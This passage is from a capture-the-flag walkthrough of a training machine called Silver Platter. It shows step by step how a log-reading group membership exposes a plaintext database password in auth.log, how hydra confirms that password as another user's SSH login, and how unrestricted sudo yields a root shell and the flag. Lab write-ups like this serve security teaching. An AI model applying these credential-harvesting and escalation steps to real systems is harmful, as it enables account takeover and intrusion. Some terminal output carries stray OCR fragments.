
Running the **id** command revealed that the user *tim* was part of the **adm** group. This group is used for monitoring purpose.



```
tim@silver-platter:~$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
tim@silver-platter:~$ |
```

Hence my user would have access to the system **logs**. I looked at the authentication logs in **/var/log/** directory and extracted passwords from it.

```
tim@silver-platter:~$ cat /var/log/auth.log | grep -ai "password"
Mar 3 16:09:05 silver-platter sshd[2060]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46906 ssh2
Mar 3 16:09:05 silver-platter sshd[2055]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46874 ssh2
Mar 3 16:09:05 silver-platter sshd[2059]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46890 ssh2
Mar 3 16:09:05 silver-platter sshd[2057]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46884 ssh2
Mar 3 16:09:05 silver-platter sshd[2062]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46910 ssh2
Mar 3 16:09:05 silver-platter sshd[2070]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46994 ssh2
Mar 3 16:09:05 silver-platter sshd[2068]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46970 ssh2
Mar 3 16:09:05 silver-platter sshd[2058]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46878 ssh2
Mar 3 16:09:05 silver-platter sshd[2056]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46866 ssh2
Mar 3 16:09:05 silver-platter sshd[2069]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46974 ssh2
Mar 3 16:09:05 silver-platter sshd[2067]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46978 ssh2
Mar 3 16:09:05 silver-platter sshd[2064]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46950 ssh2
Mar 3 16:09:05 silver-platter sshd[2065]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46966 ssh2
Mar 3 16:09:05 silver-platter sshd[2061]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46934 ssh2
Mar 3 16:09:05 silver-platter sshd[2063]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46920 ssh2
Mar 3 16:09:05 silver-platter sshd[2066]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46968 ssh2
Mar 3 16:09:08 silver-platter sshd[2060]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46906 ssh2
Mar 3 16:09:08 silver-platter sshd[2055]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46874 ssh2
Mar 3 16:09:08 silver-platter sshd[2062]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46910 ssh2
Mar 3 16:09:08 silver-platter sshd[2058]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46878 ssh2
Mar 3 16:09:08 silver-platter sshd[2070]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46994 ssh2
Mar 3 16:09:08 silver-platter sshd[2059]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46890 ssh2
Mar 3 16:09:08 silver-platter sshd[2068]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46970 ssh2
Mar 3 16:09:08 silver-platter sshd[2057]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46884 ssh2
Mar 3 16:09:08 silver-platter sshd[2069]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46974 ssh2
Mar 3 16:09:08 silver-platter sshd[2056]: Failed password for invalid user scriptkiddy from 10.21.17.140 port 46866 ssh2
```




```

May  8 14:00:53 silver-platter sshd[1946]: Accepted password for tyler from 192.168.1.20 port 55742 ssh2
Dec 12 19:34:46 silver-platter pam_unix(chauthok): password changed for tim
Dec 12 19:39:15 silver-platter sudo:    tyler : 3 incorrect password attempts ; TTY=tty1 ; PWD=/home/tyler ; USER=root ; COMMAND=/usr/bin/apt ins
Dec 13 15:39:07 silver-platter usermod[1597]: change user 'dnsmasq' password
Dec 13 15:39:07 silver-platter chage[1604]: changed password expiry for dnsmasq
Dec 13 15:40:33 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name postgresql -d -e POSTGRES_PASSWORD=_Zd_zx7N823/ -v postgresql-data:/var/lib/postgresql/data postgres:12.3
Dec 13 15:44:30 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data
--link postgresql:database silverpeas:silverpeas:silverpeas-6.3.1
Dec 13 15:45:21 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data
--link postgresql:database silverpeas:silverpeas:silverpeas-6.3.1
Dec 13 15:45:57 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data
--link postgresql:database silverpeas:silverpeas-6.3.1
Dec 13 16:17:31 silver-platter passwd[6811]: pam_unix(passwd:chauthok): password changed for tim
Dec 13 16:18:57 silver-platter sshd[6879]: Accepted password for tyler from 192.168.1.20 port 47772 ssh2
Dec 13 16:32:54 silver-platter passwd[7174]: pam_unix(passwd:chauthok): password changed for tim
Dec 13 16:33:12 silver-platter sshd[7181]: Accepted password for tim from 192.168.1.20 port 50970 ssh2
Dec 13 16:35:45 silver-platter sshd[7297]: Accepted password for tyler from 192.168.1.20 port 58172 ssh2
Dec 13 16:45:33 silver-platter sshd[7622]: Accepted password for tyler from 192.168.1.20 port 33484 ssh2
Dec 13 17:43:09 silver-platter sshd[7750]: Accepted password for tyler from 192.168.1.20 port 45796 ssh2
Dec 13 17:51:30 silver-platter sshd[1370]: Accepted password for tyler from 192.168.1.20 port 60860 ssh2
Dec 13 17:51:41 silver-platter sshd[1681]: Accepted password for tyler from 192.168.1.20 port 55392 ssh2
tim@silver-platter:~$ 

```

I checked if the password that I found was a valid credential for ssh using **hydra**.




```

root@kali:~/thm/silverplatter]
# hydra -l 'tyler' -p '_Zd_zx7N823/' ssh://10.10.127.89
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-03 12:04:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.127.89:22
[22][ssh] host: 10.10.127.89 login: tyler password: _Zd_zx7N823/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-03 12:04:56

```

I then logged in as the new user.



```

tyler@silver-platter:~]
# ssh tyler@10.10.127.89
tyler@10.10.127.89's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Mar  3 05:08:03 PM UTC 2025

System load:  0.08837890625  Processes:           134
Usage of /:   90.1% of 8.33GB  Users logged in:        1
Memory usage: 60%              IPv4 address for docker0: 172.17.0.1
Swap usage:   0%                IPv4 address for ens5:   10.10.127.89

⇒ / is using 90.1% of 8.33GB

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.


39 updates can be applied immediately.

```

I then checked the **sudo** privileges of this user and found that I was allowed to run anything as **root** and had no restrictions.

```
Last login: Wed May  8 14:00:54 2024 from 192.168.1.20
tyler@silver-platter:~$ id
uid=1000(tyler) gid=1000(tyler) groups=1000(tyler),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
tyler@silver-platter:~$ ls
tyler@silver-platter:~$ ls -la
total 36
drwxr-x— 5 tyler tyler 4096 Dec 13 2023 .monitoring_tasks Members of
drwxr-xr-x 4 root root 4096 Dec 13 2023 .. log and can use console.
-rw—— 1 tyler tyler 54 Dec 13 2023 .bash_history the name of
-rw-r--r-- 1 tyler tyler 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 tyler tyler 3771 Jan  6 2022 .bashrc
drwx—— 2 tyler tyler 4096 Dec 12 2023 .cache
drwxrwxr-x 3 tyler tyler 4096 Dec 13 2023 .local
-rw-r--r-- 1 tyler tyler 807 Jan  6 2022 .profile
drwx—— 2 tyler tyler 4096 Dec 12 2023 .ssh
-rw-r--r-- 1 tyler tyler 0 Dec 12 2023 .sudo_as_admin_successful
tyler@silver-platter:~$ sudo -
[sudo] password for tyler:
Matching Defaults entries for tyler on silver-platter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User tyler may run the following commands on silver-platter:
    (ALL : ALL) ALL
tyler@silver-platter:~$ |
```

Hence I simply spawned a **bash** shell as root using **sudo** and captured the root flag from **/root** directory.



The screenshot shows a terminal window with multiple tabs open. The current tab is a root shell on the 'silver-platter' machine. The command entered is 'sudo /bin/bash'. The terminal shows the user's path as 'root@silver-platter:~\$', followed by the command 'root@silver-platter:~# cd /root'. Then, the user runs 'ls' to list files in the root directory. The output includes 'root.txt', 'snap', and 'start_docker_containers.sh'. Finally, the user runs 'cat root.txt' to read the contents of the file, which is a THM{...} flag.

```
tyler@silver-platter:~$ sudo /bin/bash
root@silver-platter:/home/tyler# cd /root
root@silver-platter:~# ls
root.txt snap start_docker_containers.sh
root@silver-platter:~# cat root.txt
THM{0...}
root@silver-platter:~# |
```

That's it from my side!

Happy hacking :)